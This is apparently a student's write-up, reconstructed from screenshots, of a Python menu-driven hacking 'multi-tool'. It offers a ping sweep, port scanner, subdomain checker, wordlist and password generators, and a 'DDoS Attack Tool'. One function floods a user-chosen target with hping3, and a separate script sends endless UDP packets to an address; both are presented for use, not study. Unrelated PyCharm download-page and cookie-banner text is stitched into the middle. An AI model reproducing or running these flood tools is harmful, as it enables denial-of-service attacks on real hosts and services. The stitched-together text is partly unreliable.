Code:-

```
import socket
import random
import string
import qrcode
import phonenumbers
import requests
import ipaddress
from scapy.all import sr1, IP, ICMP
from whois import whois
import itertools
import subprocess
import os

def is_host_live(host):
    packet = IP(dst=host)/ICMP()
    response = sr1(packet, timeout=2, verbose=False)
    return response is not None
```

```
def scan_ports(host, ports):
    open_ports = []
    closed_ports = []
    for port in ports:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(1)
        result = sock.connect_ex((host, port))
        if result == 0:
            open_ports.append(port)
        else:
            closed_ports.append(port)
        sock.close()
    return open_ports, closed_ports
```

```
def generate_barcode(data, filename="barcode.png"):
    from barcode import Code128
    from barcode.writer import ImageWriter
    barcode = Code128(data, writer=ImageWriter())
    barcode.save(filename)
    print(f"Barcode saved as {filename}")
```

```
def generate_qrcode(data, filename="qrcode.png"):
    img = qrcode.make(data)
    img.save(filename)
    print(f"QR Code saved as {filename}")
```

```
def generate_password(length=12):
    characters = string.ascii_letters + string.digits + string.punctuation
    password = ''.join(random.choice(characters) for i in range(length))
    return password
```

```
def generate_wordlist(words, filename="wordlist.txt"):
    with open(filename, 'w') as f:
        for word in itertools.permutations(words):
            f.write(''.join(word) + '\n')
    print(f"Wordlist saved as {filename}")
```

```
def phone_number_info(number):
    phone_number = phonenumbers.parse(number)
    return {
        "Country": phonenumbers.region_code_for_number(phone_number),
        "Valid": phonenumbers.is_valid_number(phone_number),
        "Possible": phonenumbers.is_possible_number(phone_number),
    }
```

```
def check_subdomain(domain, subdomains):
    found_subdomains = []
    for subdomain in subdomains:
        url = f"http://{subdomain}.{domain}"
        try:
            response = requests.get(url)
            if response.status_code == 200:
                found_subdomains.append(url)
        except requests.ConnectionError:
            continue
    return found_subdomains
```


```
def ddos_attack(target, port=80, duration=10):
    cmd = f"hping3 -S {target} -p {port} --flood -c {duration}"
    os.system(cmd)
```

```
def main():
    while True:
        print("""
        Select a tool:
        1. IP Scanner
        2. Port Scanner
        3. Barcode Generator
        4. QRCode Generator
        5. Password Generator
        6. Wordlist Generator
        7. Phone Number Information Gathering
        8. Subdomain Checker
        9. DDoS Attack Tool
        0. Exit
        """)

        choice = input("Enter your choice: ")

        if choice == "1":
            start_ip = input("Enter the starting IP address: ")
            end_ip = input("Enter the ending IP address: ")
            try:
                start_ip = ipaddress.ip_address(start_ip)
                end_ip = ipaddress.ip_address(end_ip)
            except ValueError as e:
                print(f"Invalid IP address: {e}")
                continue
```

```
            for ip in ipaddress.summarize_address_range(start_ip, end_ip):
                for host in ip:
                    if is_host_live(str(host)):
                        print(f"{host} is live.")
                    else:
                        print(f"{host} is not live.")

        elif choice == "2":
            target = input("Enter the target IP address for port scanning: ")
            ports = input("Enter the ports to scan (comma-separated): ")
            ports = [int(port.strip()) for port in ports.split(',')]
            open_ports, closed_ports = scan_ports(target, ports)
            print(f"Open ports: {open_ports}")
            print(f"Closed ports: {closed_ports}")

        elif choice == "3":
            data = input("Enter the data for barcode generation: ")
            generate_barcode(data)

        elif choice == "4":
            data = input("Enter the data for QR code generation: ")
            generate_qrcode(data)

        elif choice == "5":
            length = int(input("Enter the password length: "))
            password = generate_password(length)
            print(f"Generated password: {password}")

        elif choice == "6":
            words = input("Enter words for wordlist generation (comma-separated): ").split(',')
            generate_wordlist(words)

        elif choice == "7":
            number = input("Enter the phone number: ")
            info = phone_number_info(number)
            print(f"Phone Number Information: {info}")

        elif choice == "8":
            domain = input("Enter the domain: ")
            subdomains = input("Enter subdomains to check (comma-separated): ").split(',')
            found_subdomains = check_subdomain(domain, subdomains)
            print(f"Found subdomains: {found_subdomains}")

        elif choice == "9":
            target = input("Enter the target for DDoS attack: ")
            port = int(input("Enter the port for DDoS attack: "))
            duration = int(input("Enter the duration of the attack in seconds: "))
            ddos_attack(target, port, duration)

        elif choice == "0":
            break

        else:
            print("Invalid choice. Please try again.")
```

```
if __name__ == "__main__":
    main()
```

Setting up the Environment linux is used in vm ware



Thank you for downloading PyCharm!

Your download should start shortly. If it doesn't, please use the direct link.

Download and verify the file SHA-256 checksum.


Learn more about the digital signatures of JetBrains binaries.

- Is the trial free?
- I want to try out JetBrains products in my company, but I cannot use the internet from our corporate network (a secure environment is used, products are evaluated offline, etc.). How can I do this?

New to PyCharm?


- Follow us on X↗
- Installation guide↗

```
Our website uses some cookies and records your IP
address for the purposes of accessibility, security, and
managing your access to the telecommunication network.
You can disable data collection and cookies by changing
your browser settings, but it may affect how this
website functions. Learn more.
With your consent, JetBrains may also use cookies and
your IP address to collect individual statistics and
provide you with personalized offers and ads subject to
the Privacy Policy and the Terms of Use. JetBrains may
use third-party services for this purpose. You can
adjust or withdraw your consent at any time by visiting
the Opt-Out page.

[A]ccept All    [M]anage Settings
```




Setting up the required environment in vs code:-

pip install scapy qrcode Pillow requests phonenumbers whois
pip install python-whois


File Edit Selection View Go Run Terminal Help
New folder
EXPLORER
NEW FOLDER
run.py
OUTLINE
TIMELINE
PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL PORTS
JavaSE-21 LTS
Python
Ln 16, Col 27 Spaces: 4 UTF-8 LF Python 3.9.13 64-bit Go Live Spell

```
C:\Users\user\Desktop\New folder>pip install scapy qrcode Pillow requests phonenumbers whois
Requirement already satisfied: scapy in c:\users\user\appdata\local\programs\python\python39\lib\site-packages (2.5.0)
Collecting qrcode
  Downloading qrcode-7.4.2-py3-none-any.whl (46 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 46.2/46.2 KB 570.7 kB/s eta 0:00:00
Collecting Pillow
  Downloading pillow-10.3.0-cp39-cp39-win_amd64.whl (2.5 MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 2.5/2.5 MB 921.8 kB/s eta 0:00:00
Collecting requests
  Downloading requests-2.32.3-py3-none-any.whl (64 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 64.9/64.9 KB 581.8 kB/s eta 0:00:00
Collecting phonenumbers
  Downloading phonenumbers-8.13.39-py2.py3-none-any.whl (2.6 MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 2.6/2.6 MB 861.8 kB/s eta 0:00:00
Collecting whois
  Downloading whois-1.20240129.2-py3-none-any.whl (61 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 61.8/61.8 KB 548.9 kB/s eta 0:00:00
Collecting pypng
  Downloading pypng-0.20220715.0-py3-none-any.whl (58 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 58.1/58.1 KB 759.0 kB/s eta 0:00:00
Collecting colorama
  Downloading colorama-0.4.6-py2.py3-none-any.whl (25 kB)
Collecting typing-extensions
  Downloading typing_extensions-4.12.2-py3-none-any.whl (37 kB)
Collecting idna<4,>=2.5
  Downloading idna-3.7-py3-none-any.whl (66 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 66.8/66.8 KB 725.6 kB/s eta 0:00:00
Collecting charset-normalizer<4,>=2
  Downloading charset_normalizer-3.3.2-cp39-cp39-win_amd64.whl (100 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.4/100.4 KB 643.8 kB/s eta 0:00:00
Collecting urllib3<3,>=1.21.1
  Downloading urllib3-2.2.2-py3-none-any.whl (121 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 121.4/121.4 KB 889.6 kB/s eta 0:00:00
Collecting certifi>=2017.4.17
  Downloading certifi-2024.6.2-py3-none-any.whl (164 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 164.4/164.4 KB 824.6 kB/s eta 0:00:00
Installing collected packages: pypng, phonenumbers, whois, urllib3, typing-extensions, Pillow, idna, colorama, charset-normalizer, certifi, requests, qr
code
Successfully installed Pillow-10.3.0 certifi-2024.6.2 charset-normalizer-3.3.2 colorama-0.4.6 idna-3.7 phonenumbers-8.13.39 pypng-0.20220715.0 qrcode-7.
4.2 requests-2.32.3 typing-extensions-4.12.2 urllib3-2.2.2 whois-1.20240129.2
```


Python code:-



File Edit Selection View Go Run Terminal Help
Search
import socket.py 2
C: > Users > user > OneDrive - vitap.ac.in > 1Stop > Project-2 > import socket.py > generate_barcode
⊗ 0 ⚠ 2 0
Ln 33, Col 52 Spaces: 4 UTF-8 LF Python 3.9.13 64-bit Go Live 19 Spell

```python
import socket
import random
import string
import qrcode
import phonenumbers
import requests
import ipaddress
from scapy.all import sr1, IP, ICMP
from whois import whois
import itertools
import subprocess
import os

def is_host_live(host):
    packet = IP(dst=host)/ICMP()
    response = sr1(packet, timeout=2, verbose=False)
    return response is not None

def scan_ports(host, ports):
    open_ports = []
    closed_ports = []
    for port in ports:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(1)
        result = sock.connect_ex((host, port))
        if result == 0:
            open_ports.append(port)
        else:
            closed_ports.append(port)
        sock.close()
    return open_ports, closed_ports

def generate_barcode(data, filename="barcode.png"):
    from barcode import Code128
    from barcode.writer import ImageWriter
    barcode = Code128(data, writer=ImageWriter())
    barcode.save(filename)
```

Output:-



File Edit Selection View Go Run Terminal Help
Search
import socket.py 2
C: > Users > user > OneDrive - vitap.ac.in > 1Stop > Project-2 > import socket.py > generate_barcode
PROBLEMS 2
OUTPUT
DEBUG CONSOLE
TERMINAL
PORTS
Python
⊗ 0 ⚠ 2 0
Ln 33, Col 52 Spaces: 4 UTF-8 LF Python 3.9.13 64-bit Go Live 19 Spell

```python
import socket
import random
import string
import qrcode
import phonenumbers
import requests
import ipaddress
from scapy.all import sr1, IP, ICMP
from whois import whois
import itertools
import subprocess
import os

def is_host_live(host):
    packet = IP(dst=host)/ICMP()
    response = sr1(packet, timeout=2, verbose=False)
    return response is not None
```

```
C:\Users\user>C:/Users/user/AppData/Local/Programs/Python/Python39/python.exe "c:/Users/user/OneDrive - vitap.ac.in/1Stop/Project-2/import socket.py"

        Select a tool:
        1. IP Scanner
        2. Port Scanner
        3. Barcode Generator
        4. QRCode Generator
        5. Password Generator
        6. Wordlist Generator
        7. Phone Number Information Gathering
        8. Subdomain Checker
        9. DDoS Attack Tool
        0. Exit

Enter your choice: 
```

The Given below codes are sepearate codes that can be used if needed:-

BARCODE:-

```
import barcode
from barcode.writer import ImageWriter

def generate_barcode(data, filename):
    EAN = barcode.get_barcode_class('ean13')
    ean = EAN(data, writer=ImageWriter())
    ean.save(filename)
```

```
# Example usage
generate_barcode('123456789102', 'barcode')
```

QR CODE:-

```
import qrcode

def generate_qr(data, filename):
    qr = qrcode.QRCode(
        version=1,
        error_correction=qrcode.constants.ERROR_CORRECT_L,
        box_size=10,
        border=4,
    )
    qr.add_data(data)
    qr.make(fit=True)
    img = qr.make_image(fill='black', back_color='white')
    img.save(filename)
```

```
# Example usage
generate_qr('Hello, world!', 'qrcode.png')
```

PASSWORD GENERATOR:-

```
import random
import string

def generate_password(length=12):
    characters = string.ascii_letters + string.digits + string.punctuation
    password = ''.join(random.choice(characters) for i in range(length))
    return password
```

```
# Example usage
print(generate_password())
```

WORDLIST GENERATOR:-

```
def generate_wordlist(words, filename):
    with open(filename, 'w') as f:
        for word in words:
            f.write(f"{word}\n")

# Example usage
words = ["admin", "password", "123456", "letmein"]
generate_wordlist(words, 'wordlist.txt')
```

PHONE NUMBER:-

```
import phonenumbers
from phonenumbers import geocoder, carrier

def phone_info(number):
    parsed_number = phonenumbers.parse(number)
    country = geocoder.description_for_number(parsed_number, 'en')
    service_provider = carrier.name_for_number(parsed_number, 'en')
    return country, service_provider
```

```
# Example usage
number = "+14155552671"
country, provider = phone_info(number)
print(f"Country: {country}, Service Provider: {provider}")
```

SUB DOMAIN:-

```
import requests

def check_subdomains(domain, subdomains):
    for subdomain in subdomains:
        url = f"http://{subdomain}.{domain}"
        try:
            requests.get(url)
            print(f"Subdomain {url} exists")
        except requests.ConnectionError:
            print(f"Subdomain {url} does not exist")
```

```
# Example usage
subdomains = ["www", "mail", "ftp"]
check_subdomains("example.com", subdomains)
```

DDOS:-

```
import socket
import threading

def dos_attack(ip, port):
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    bytes = random._urandom(1024)
    while True:
        sock.sendto(bytes, (ip, port))
```

```
# Example usage
# threading.Thread(target=dos_attack, args=("192.168.1.1", 80)).start()
```